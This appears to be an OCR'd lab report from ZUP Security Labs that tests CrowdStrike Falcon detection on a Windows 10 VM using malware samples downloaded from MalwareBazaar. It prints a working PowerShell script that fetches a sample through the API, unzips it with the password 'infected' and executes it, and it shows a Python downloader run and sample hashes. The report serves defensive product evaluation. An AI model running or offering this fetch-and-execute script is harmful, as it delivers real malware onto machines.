


Infection with Script Python NOT Detected by AV

ZUP Security Labs at Zup Innovation

Researcher and CyberSecurity Manager (s): Filipi Pires

Summary

1 Document Control

1.0.1 Version Control

WRITERS	DELIVERY DATA	PAG.	VERSION	STATUS
Filipi Pires	10/06/2020	21	0.2	Final Version

1.0.2 Document Distribuition

NAME	POD	Project
Filipi Pires	Core Shield	Security

2 Introduction

The purpose of this document, it was to execute several efficiency and detection tests in our lab environment protected with an endpoint solution, provided by **CrowdStrike**, this document brings the result of the defensive security analysis with an offensive mindset performing an execution of two python scripts responsible to download some malware in our environment.

Regarding the test performed, the first objective it's to simulate targeted attacks using a python script to obtain a panoramic view of the resilience presented by the solution, with regard to the efficiency in its detection by signatures, NGAV and Machine Learning, running this script, the idea is downloading these artifacts directly on the victim's machine. The second objective consist in running this script another python script with daily malwares, provide by ***MalwaresBazaar*** by request using API access, in the day of this test we downloaded more than **8000 real Malwares** (8063 Malware exactly) and the third objective consisted of analyzing the detection of those same malwares (or those not detected yet) when they were changed directories, the idea here is to work with manipulation of samples (without execution).


With the final product, the front responsible for the product will have an instrument capable of guiding a process of mitigation and / or correction, as well as optimized improvement, based on the criticality of risks.

2.0.1 Scope

The efficiency and detection analysis had as target the Cybereason Endpoint Protection application (`https://cloud.crowdstrike.com`) in **Version:**

- **Sensor Version = 5.41.12309.0**

Installed in the windows machine `Windows 10 Pro`;
Hostname - `Threat-Hunting-Win10-POC`, as you can see in the picture below:


Host Management | Hosts | Falc...
falcon.us-2.crowdstrike.com/hosts/hosts
Trial guide
Questions? Ask us
Your trial has been extended
Buy now
Hosts
Host Management
THREAT-HUNTING-
Search
Host Management
Type to filter
2 hosts found
0 of 2 selected
DELETE
LOAD MORE
Selecionar Administrador: Windows PowerShell
Digite aqui para pesquisar
11:38
22/10/2020

Platform		OS Version		OU		Site		Type		Status		Sensor Tags	
Windows	2	Windows 10	2	N/A	2	N/A	2	Workstation	2	Normal	2	N/A	2

Hostname	Last Seen	First Seen	OS Vers...	OU	Prevention ...	Sensor Upd...	Status	Sensor ...
THREAT-H...	22-10-2020 ...	08-10-2020...	Windows 10		Default (Wi... 21-10-2020 ...	Default (Wi... 21-10-2020 ...	Normal	5.41.12309...

[redacted]

No Cloud Service Info

Prevention Policy Info

POLICY NAME Default (Windows)
DATE APPLIED 21-10-2020 12:30:10

Sensor Update Policy Info

POLICY NAME Default (Windows)
DATE APPLIED 21-10-2020 11:12:56

No Groups 0
No Machine Learning Exclusions 0
No Partner Software
Detections 47
No Related Activity Logs

```
PS C:\Users\Thor\Documents\Lab\CrowdStrike\3_CrowdStrike> ipconfig

Configuração de IP do Windows


Adaptador Ethernet Ethernet0:

   Sufixo DNS específico de conexão. . . . . . : localdomain
   Endereço IPv6 de link local . . . . . . . . : fe80::593b:649f:4288:a79e%15
   Endereço IPv4. . . . . . . . . . . . . . . : 192.168.106.149
   Máscara de Sub-rede . . . . . . . . . . . . : 255.255.255.0
   Gateway Padrão. . . . . . . . . . . . . . . : 192.168.106.2
PS C:\Users\Thor\Documents\Lab\CrowdStrike\3_CrowdStrike> hostname
Threat-Hunting-Win10-POC
PS C:\Users\Thor\Documents\Lab\CrowdStrike\3_CrowdStrike>
```

Image 1.1: Windows 10 Pro 2019 Virtual Machine


2.0.2 Project Summary

The execution of the security analysis tests of the Threat Hunting team it was carried out through the execution of 586 kind of files with many Malwares in a virtualized environment in a controlled way, simulating a real environment, together with their respective best practices of the security policies applied, the test occurred during **2 days**, without count the weekend, along with the making of this document. The intrusion test started on **October 22sd** of the year 2020 and it was completed on **October 26th** of the same year.

3 Running the Tests

3.1 Description

A virtual machine with Windows 10 operating system it was deployed to perform the appropriate tests, as well as the creation of a security policy on the management platform (`Threat-Hunting-Win10-POC`) e and applied to due device.



Default (Windows) | Prevention P
falcon.us-2.crowdstrike.com/configuration/prevention/policies/63d127e3c7234315bfb9d803d324cee5
Incognito (7)
Trial guide
Questions? Ask us
Your trial has been extended
Buy now
Configuration
Prevention Policies
Default (Windows)
Search
All Policies

Default (Windows) (Enabled)

TYPE Sensor Visibility	CATEGORY Enhanced Visibility	ENABLED 6	DISABLED 0	UNAVAILABLE 0	Enable All
TYPE Sensor Visibility	CATEGORY Firmware	ENABLED 1	DISABLED 0	UNAVAILABLE 0	Enable All
TYPE Next-Gen Antivirus	CATEGORY Cloud Machine Learning	CLOUD ANTI-MALWARE Detection: Aggressive Prevention: Aggressive		ADWARE & PUP Detection: Aggressive Prevention: Aggressive	
TYPE Next-Gen Antivirus	CATEGORY Sensor Machine Learning	SENSOR ANTI-MALWARE Detection: Aggressive Prevention: Moderate			
TYPE Next-Gen Antivirus	CATEGORY Quarantine	ENABLED 1	DISABLED 0	UNAVAILABLE 0	Enable All
TYPE Malware Protection	CATEGORY Execution Blocking	ENABLED 6	DISABLED 0	UNAVAILABLE 0	Enable All
TYPE Behavior-Based Prevention	CATEGORY Exploit Mitigation	ENABLED 5	DISABLED 0	UNAVAILABLE 0	Enable All
TYPE Behavior-Based Prevention	CATEGORY Ransomware	ENABLED 5	DISABLED 0	UNAVAILABLE 0	Enable All
TYPE Behavior-Based Prevention	CATEGORY Exploitation Behavior	ENABLED 5	DISABLED 0	UNAVAILABLE 0	Enable All

Image 1.2: Virtual Machine with Policy applied

The policy used was named **`Default (Windows)`**, following the best practices recommended by the manufacturer, and, for testing purposes, all due actions were based on an aggressive detection method.



TYPE
Next-Gen Antivirus

CATEGORY
Cloud Machine Learning

CLOUD ANTI-MALWARE
Detection: Aggressive Prevention: Aggressive

ADWARE & PUP
Detection: Aggressive Prevention: Aggressive

Cloud Anti-malware
Use cloud-based machine learning informed by global analysis of executables to detect and prevent known malware for your online hosts. About levels

	DISABLED	CAUTIOUS	MODERATE	AGGRESSIVE	EXTRA AGGRESSIVE
Detection	○	✓	✓	✓	○
Prevention	○	✓	✓	✓	○


Adware & PUP
Use cloud-based machine learning informed by global analysis of executables to detect and prevent adware and potentially unwanted programs (PUP) for your online hosts. About levels

	DISABLED	CAUTIOUS	MODERATE	AGGRESSIVE	EXTRA AGGRESSIVE
Detection	○	✓	✓	✓	○
Prevention	○	✓	✓	✓	○

Image 1.3: Policy Next-Gen Antivirus (Default Policy)

Take look in this example, because we changed the CLOUD ANTI-MALWARE and ADWARE & PUP to AGGRESSIVE MODE.

One of the differences that we see with CrowdStrike is the non-use of Icon related of the binary.



NOTE: Falcon keeps a low profile and does not show a Windows system tray icon or Application in Mac. You can ensure that your newly installed sensor is running and has connected to the cloud via the Falcon interface.

3 Verify Registered AV

Within Windows, you can verify that Falcon Prevent is the active anti-virus product for the system.

- Locate the Security and Maintenance section of the Windows Control Panel.
- Depending on your version of Windows, it may be easiest to search for Security and maintenance.
- Review the Security Section. You may need to dismiss existing notifications and/or expand the Security Section in order to locate the Virus protection section.
- Confirm that CrowdStrike Falcon is listed under Virus protection.

NOTE: This step does not apply to Windows Server installations: Windows Server does not feature a control panel module that shows virus protection status.

Windows Security
Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Virus & threat protection
Protection for your device against threats.
Windows Community videos
Learn more about Virus & threat protection
Have a question?
Get help
Who's protecting me?
Manage providers
Help improve Windows Security
Give us feedback
Change your privacy settings
View and change privacy settings for your Windows 10 device.
Privacy settings
Privacy dashboard
Privacy Statement
Open app
Windows Defender Antivirus options

CrowdStrike Falcon Sensor
CrowdStrike Falcon Sensor is turned on.
Current threats
No actions needed.
Protection settings
No actions needed.
Protection updates
No actions needed.

Image 1.4: Installation binary information

Attacking validation

The first stage of this attack it’s understand about the *PowerShell* script

```
Write-Host "";
Write-Host "***********************" -ForeGroundColor Blue;
Write-Host "** ZUP Security Team **" -ForeGroundColor Blue;
Write-Host "***********************" -ForeGroundColor Blue;
Write-Host "";

$url = "https://mb-api.abuse.ch/api/v1/"
$hashfile = "ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa"
$targetFolder = "C:\Users\user\Desktop\ZUPSecurityLabs\"

$postHeaders = @{
    "API-KEY" = ''HERE API provided by MalwareBazaar''
 }

$postParams = "query=get_file&sha256_hash=$hashfile"

Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -
TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1 -OutFile (-
join($hashfile,".zip"))
Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -
TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1 -OutFile "$hashfile"

$response = Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -
TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1
$filename = $response.Headers.'Content-Disposition' -
replace '.*\bfilename=(.+)(?: |$)', '$1'
$outDir = Convert-Path $pwd
[IO.File]::WriteAllBytes("$targetFolder$hashfile", $response.Content)

$7ZipPath = '"C:\Program Files\7-Zip\7z.exe"'
$zipFile = '"$hashfile"'
$zipFilePassword = "infected"
$command = "& $7ZipPath e -p$zipFilePassword $zipFile"
iex $command

invoke-expression "& '$targetFolder$hashfile.exe'"
```

This *shellscript* when execute on victim machine, it uses the ***Invoke-WebRequest*** to request MalwareBazaar website using API KEY to download any kind of malware from him database and extract the malware that is inside the ZIP file, after that it call invoke-expression to execute the malware inside the victim machine.

So now, let’s do the application of all security policies in both of environments.


3.2 First Test

The first stage of the tests was through of the execution of ***python script responsible*** to download one Malware in a virtualized environment, that it was uploaded from public repository known and maintained by the security community called MalwareBazzar **(https://bazaar.abuse.ch/);**

The purpose of this test, it was to simulate the same process as a user receiving a python script and performing this script and after that, this known malware should executed on own our environment, but, it was possible to verify that CrowdStrike Security Endpoint there were **didn't detect any malware** when it was downloaded to the victim machine.

All those malwares are known and should be detected by signature, but they didn't.

Regarding some with the vendor: CrowdStrike doesn't work based on signature, this is one of the reasons, low consumption of computational resources



```
PS C:\Users\Thor\Documents\Lab\CrowdStrike\3_CrowdStrike> python.exe .\Malware_Baza
ar.py -s 8dc94d486fd546ffbf8f21252aba65efe18432a6cae815e02b8be4ce4449291a -u
***************************************
************ZUP Security Labs************
***************************************
Sample "8dc94d486fd546ffbf8f21252aba65efe18432a6cae815e02b8be4ce4449291a" downloade
d and unpacked.
PS C:\Users\Thor\Documents\Lab\CrowdStrike\3_CrowdStrike>
```

Este Computador › Documentos › Lab › CrowdStrike › 3_CrowdStrike

Nome	Data de modificação	Tipo	Tamanho
Daily_Bazaar	08/10/2020 13:55	Pasta de arquivos	
8dc94d486fd546ffbf8f21252aba65efe1843...	22/10/2020 12:04	Aplicativo	10.053 KB
8dc94d486fd546ffbf8f21252aba65efe1843...	22/10/2020 12:04	Arquivo ZIP do Wi...	9.753 KB
Malware_Bazaar.py	08/10/2020 13:43	Python File	3 KB

4 itens 2 itens selecionados 19,3 MB


Image 1.5: Malware known, undetected by signature

Machine learning (ML) is used for pre-execution prevention. Falcon Host employs sophisticated machine learning algorithms that can analyze millions of file characteristics to determine if a file is malicious. ***This signature-less technology enables Falcon Host to detect and block both known and unknown malware****. CrowdStrike ML technology has been independently tested and furthermore, it was provided to VirusTotal to contribute to the security community for the benefit of all. For more information about CrowdStrike ML, read the blog, "CrowdStrike Machine Learning and VirusTotal."*

Reference: https://www.crowdstrike.com/resources/data-sheets/preventing-malware-beyond/

Other References: https://www.crowdstrike.com/press-releases/crowdstrikes-machine-learning-engine-becomes-first-signature-less-engine-integrated-virustotal/

As you can see, after the download, we performing the malicious malware known like Ransom.BlackKingdom in manually way and it was block by CrowdStrike platform.



```
